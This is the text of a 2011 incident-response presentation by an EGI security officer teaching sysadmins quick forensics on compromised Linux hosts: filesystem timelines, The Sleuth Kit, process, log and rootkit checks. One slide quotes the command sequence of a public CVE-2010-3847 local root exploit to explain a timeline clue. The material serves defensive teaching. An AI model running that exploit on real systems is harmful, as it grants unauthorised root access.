Forensics – the quick and dirty approach

Leif Nixon

NDGF security officer, EGI CSIRT

September 23, 2011

So, you think you may have an incident?

How do you know you might be dealing with a security incident?

- Monitoring alarm
- External alert
- Anomalous system behaviour

Is this for real?

Question 1; is this something you need to worry about?
Look at things like:

- system logs
- command line histories
- ps
- top
- netstat
- lsof
- …

But very, very carefully!

Observation changes things

Each time you run a command, each time you read a file, you change timestamp information. Each time you write data to disk, you might overwrite previously freed data sectors.

Do the least intrusive investigation possible.

Oh, sh$\star$t!

It's real! You've been hacked!

What do you do?

Oh, sh⋆t!

It's real! You've been hacked!

What do you do?

Stop! Take a break. Go have a cup of coffee.

Is this really your problem?

Decision point: where do we want to go with this?

Do we want *evidence* or *leads*?

The legal route

If you think you may get good enough data to go after the intruder through the legal system, or if your policy requires that you do so, you will need evidence that will stand up in court.

This probably means that the forensic investigation should not be performed by you, but by a police technician or an outside expert.

It also means the rest of this presentation is not for you – thank you for your attention and have a nice day.

The alternative route

On the other hand, your preliminary data may indicate that it is unlikely that you will find binding evidence. Or you might have a policy that forbids you to involve law enforcement.

Basically, you just want to get back into secure service as soon as possible.

So, you just reinstall the system, right?

The alternative route

On the other hand, your preliminary data may indicate that it is unlikely that you will find binding evidence. Or you might have a policy that forbids you to involve law enforcement.

Basically, you just want to get back into secure service as soon as possible.

So, you just reinstall the system, right? *Nooo!*

Our goal

To get back into *secure* service we would like to know:

- How the intruders got in
- When they did so
- What they have been doing on the system
- What we can do to stop them from returning
- Which other sites that may have been hit

Quick and Dirty Forensics

A careful and thorough forensic investigation is hard to perform and takes a long time.

But often, a quick and dirty investigation may be *good enough*, or sometimes even *better*.

You are not alone

First of all: get help.

If you are an EGI site, you must contact `abuse@egi.eu` within 24 hours. You should also contact your local security team.

We will assist you.

Make sure you are not interrupted

Isolate the system. Unplug the network cable, introduce a router filter or drop a firewall in place, whatever is easiest.

Now we can start in earnest

There are various types of data in the system, with widely varying expected lifetime.

Table of Order of Volatility:

Registers, peripheral memory, caches, etc.	nanoseconds
Main memory	nanoseconds
Network state	milliseconds
Running processes	seconds
Disk	minutes
Backup media, etc.	years
Printouts, etc.	tens of years


(Table borrowed from “Forensic Discovery”, Farmer & Venema, Addison-Wesley 2005). You should buy this book.)

The Order of Volatility

Basically, you should follow the order of volatility when collecting data.

With one exception: filesystem timestamp data. This is often the most important data, and you want to capture it early in the investigation.

Something about filesystems



Types of timestamps

mtime – modification time; the last time the *contents* (data blocks) of a file changed

atime – access time; the last time the file was read

ctime – change time; the last time one of the attributes in the inode changed

dtime – deletion time; recorded in deleted inodes (ext*n*fs)

crtime – creation time; ext4fs only

In quick and dirty forensics we are mainly interested in mactimes.

Trustworthiness of timestamps

The mtime and atime can easily be set to arbitrary values (using `/bin/touch`), but *not* the ctime.

This is sometimes very important.

Generating timelines from timestamps

By collecting and sorting timestamp data from the entire filesystem, you can sometimes gain surprising insights into past activities.

Example

Data captured 24 hours after a simulated incident on a busy cluster front-end machine:

```
Tue Aug 16 2011 14:03:15 .a. r-xr-xr-x root     root     /usr/bin/w
Tue Aug 16 2011 14:03:28 .a. rwxr-xr-x root     root     /usr/bin/curl
Tue Aug 16 2011 14:03:36 .a. rwxr-xr-x root     root     /usr/bin/bzip2
Tue Aug 16 2011 14:04:41 .a. rwxr-xr-x root     root     /usr/bin/shred
Tue Aug 16 2011 14:06:26 .a. rw-r--r-- root     root     /usr/include/crypt.h
                                                               :
                                                               :
Tue Aug 16 2011 14:07:25 m.. rwxrwxr-x x_lenix  x_lenix  /var/tmp/...
```

Example

Same machine, three weeks later:

```
Tue Aug 16 2011 14:03:28 .a. rwxr-xr-x root     root     /usr/bin/curl
Tue Aug 16 2011 14:04:41 .a. rwxr-xr-x root     root     /usr/bin/shred
Tue Aug 16 2011 14:06:26 .a. rw-r--r-- root     root     /usr/include/crypt.h
                                                               :
                                                               :
Tue Aug 16 2011 14:07:25 m.. rwxrwxr-x x_lenix  x_lenix  /var/tmp/...
```

Real life example

Data captured from actual compromised machine:

```
22:08:14  ..c rwsr-xr-x root     root     /bin/ping
22:14:10  m.c rw-r--r-- root     root     /var/cache/yum/base/mirrorlist.txt
                                                   :
22:14:10  ..c rw-r--r-- root     root     /usr/include/openssl/crypto.h
                                                   :
22:15:53  .a. rw-r--r-- root     root     /usr/include/openssl/crypto.h
                                                   :
22:17:46  m.c rwxr-xr-x root     root     /usr/share/kbd/keymaps/i386/azerty/p1
```

Why has ping been messed with?

Popular CVE-2010-3847 exploit:

```
$ mkdir /tmp/exploit
$ ln /bin/ping /tmp/exploit/target
$ exec 3< /tmp/exploit/target
$ rm -rf /tmp/exploit/
$ gcc -w -fPIC -shared -o /tmp/exploit payload.c
$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
sh-4.1# whoami
root
```

Elementary, my dear Watson

1. Making a hard link to the ping binary will update its ctime.
2. The system turned out to be vulnerable to CVE-2010-3847.

Conclusion: it’s pretty safe to say this was how the system was rooted.

Generating timelines the quick and dirty way

Collecting data is a simple one-liner. Generating the timeline is almost as easy.

```
find / -xdev -print0 | xargs -0 stat -c "%Y %X %Z %A %U %G %n" >> timestamps.dat
```

```
timeline-decorator.py < timestamps.dat | sort -n > timeline.txt
```

Generating timelines the quick and dirty way

```
#! /usr/bin/python

import sys, time

def print_line(flags, t, mode, user, group, name):
    print t, time.ctime(float(t)), flags, mode, user, group, name

for line in sys.stdin:
    line = line[:-1]
    (m, a, c, mode, user, group, name) = line.split(" ", 6)
    if m == a:
        if m == c:
            print_line("mac", m, mode, user, group, name)
        else:
            print_line("ma-", m, mode, user, group, name)
            print_line("--c", c, mode, user, group, name)
    else:
        if m == c:
            print_line("m-c", m, mode, user, group, name)
            print_line("-a-", a, mode, user, group, name)
        else:
            print_line("m--", m, mode, user, group, name)
            print_line("-a-", a, mode, user, group, name)
            print_line("--c", c, mode, user, group, name)
```

Slightly slower and cleaner timelines

Alternatively, you can use The Sleuth Kit[1], TSK, to generate timelines.

TSK is an open source toolkit that, among other things, can generate timelines by reading the raw disk device (or a disk image).

TSK finds deleted inodes and can restore deleted files (as long as data blocks haven't been reallocated).

[1] `http://www.sleuthkit.org/`

Example

In our simulated incident, TSK can show what was actually downloaded and shredded.

```
Tue Aug 16 2011 14:03:15 .a. r-xr-xr-x root     root     /usr/bin/w
Tue Aug 16 2011 14:03:28 .a. rwxr-xr-x root     root     /usr/bin/curl
Tue Aug 16 2011 14:03:36 .a. rwxr-xr-x root     root     /usr/bin/bzip2
Tue Aug 16 2011 14:04:41 .a. rwxr-xr-x root     root     /usr/bin/shred
Tue Aug 16 2011 14:06:26 .a. rw-r--r-- root     root     /usr/include/crypt.h
Tue Aug 16 2011 14:07:25 m.. rwxrwxr-x x_lenix  x_lenix  /var/tmp/...
Tue Aug 16 2011 14:08:01 m.c rw-r--r-- root     root     /var/tmp/.../openssh-5.2p1.tar.bz2 (delet
Tue Aug 16 2011 14:08:01 m.c rw-r--r-- root     root     /var/tmp/.../openssh-5.2p1 (deleted-reall
```

Looking at other data

Of course, we must also look at other data sources on the running system. However, if the system is root compromised, it might be lying to us.

We might gain some confidence in the system by verifying system binaries by running e.g. `rpm -Va`[2].

If we find that e.g. the `ps` binary has been replaced, perhaps we can copy a fresh binary from another system, or simply use `pstree` or `top` instead.

[2] *Don't* do this before you have gathered timestamps, since it will zap all atimes!

Looking at processes

Once we think that we might be getting reliable data, look at the running processes. Remember that malicious processes can change their name to masquerade as, say, an extra `init` process.

Look for anomalies like duplicate system processes or strange inheritances (`kacpid` should not be a child process of a `sh` process, for example).

Also look at pid numbers; system processes usually have pids in a narrow range. Something that looks like a system process but has a much higher pid might be suspicious.

Looking at open files and sockets

Use `netstat` and `lsof` to check open files and sockets. This can help identifying evil processes.

Looking at memory

If you find a malicious process, it’s memory may contain important information. You can use e.g. `gcore` to generate a core dump for the process. Running `strings` on this can often reveal stuff like IP addresses and passwords.

It may also be interesting to dump the entire RAM of the system. Unfortunately, doing this can be less than trivial in modern kernels.

Quick and dirty malware analysis

If you find a malicious binary, running `strings -a` on it can yield interesting results.

You can also try to execute the binary under `strace` and `ltrace` to see in greater detail what it is doing. *This must be done very carefully*, preferably on an isolated host (like e.g. a VM without network access).

Looking at logs

In a root intrusion, local system logs may be wiped or sanitized. Of course, this shouldn't be a problem, since you are also logging remotely to a secure central log server, *right?*

However, in the unlikely event that you don't have remote logging, remember that e.g. ssh logins will leave traces in many different places, including (on a standard RHEL5-type system):

- `/var/log/secure`
- `/var/log/wtmp`
- `/var/log/lastlog`
- `/var/log/audit/audit.log`

Even if the intruder has tried to remove his traces, he might have missed one of these places – check them all!

A brief note on rootkits

The main problem with the quick and dirty approach to forensics is that we are placing a lot of trust in the tools on the system. If the intruder has deployed a rootkit, we may be in trouble.

User level rootkits

User level rootkits basically work by replacing key system binaries. These can often be discovered by running e.g. `rpm -Va` (this of course presumes that `rpm` itself is trustworthy – you may want to use several different methods to verify binaries).

Kernel-based rootkits

Kernel-based rootkits instead subverts the running kernel into lying about the state of the system. Kernel rootkits can typically hide the existence of certain files and processes. These rootkits can be hard to detect, but tools like `chkrootkit` and `rkhunter` can find some common kinds of rootkits.

It is also noteworthy that TSK usually can detect files hidden by kernel rootkits, since it bypasses most of the kernel filesystem stack.

A quick and dirty conclusion

We have looked at some simple methods to collect forensic data. These methods are somewhat fragile and can fooled by a clever attacker.

However, most attackers aren't very clever, and the quick and dirty approach surprisingly often can give a surprisingly detailed picture of the intruder's actions.

All sysadmins should know some basic quick and dirty forensics methods.

Hopefully, you do so now.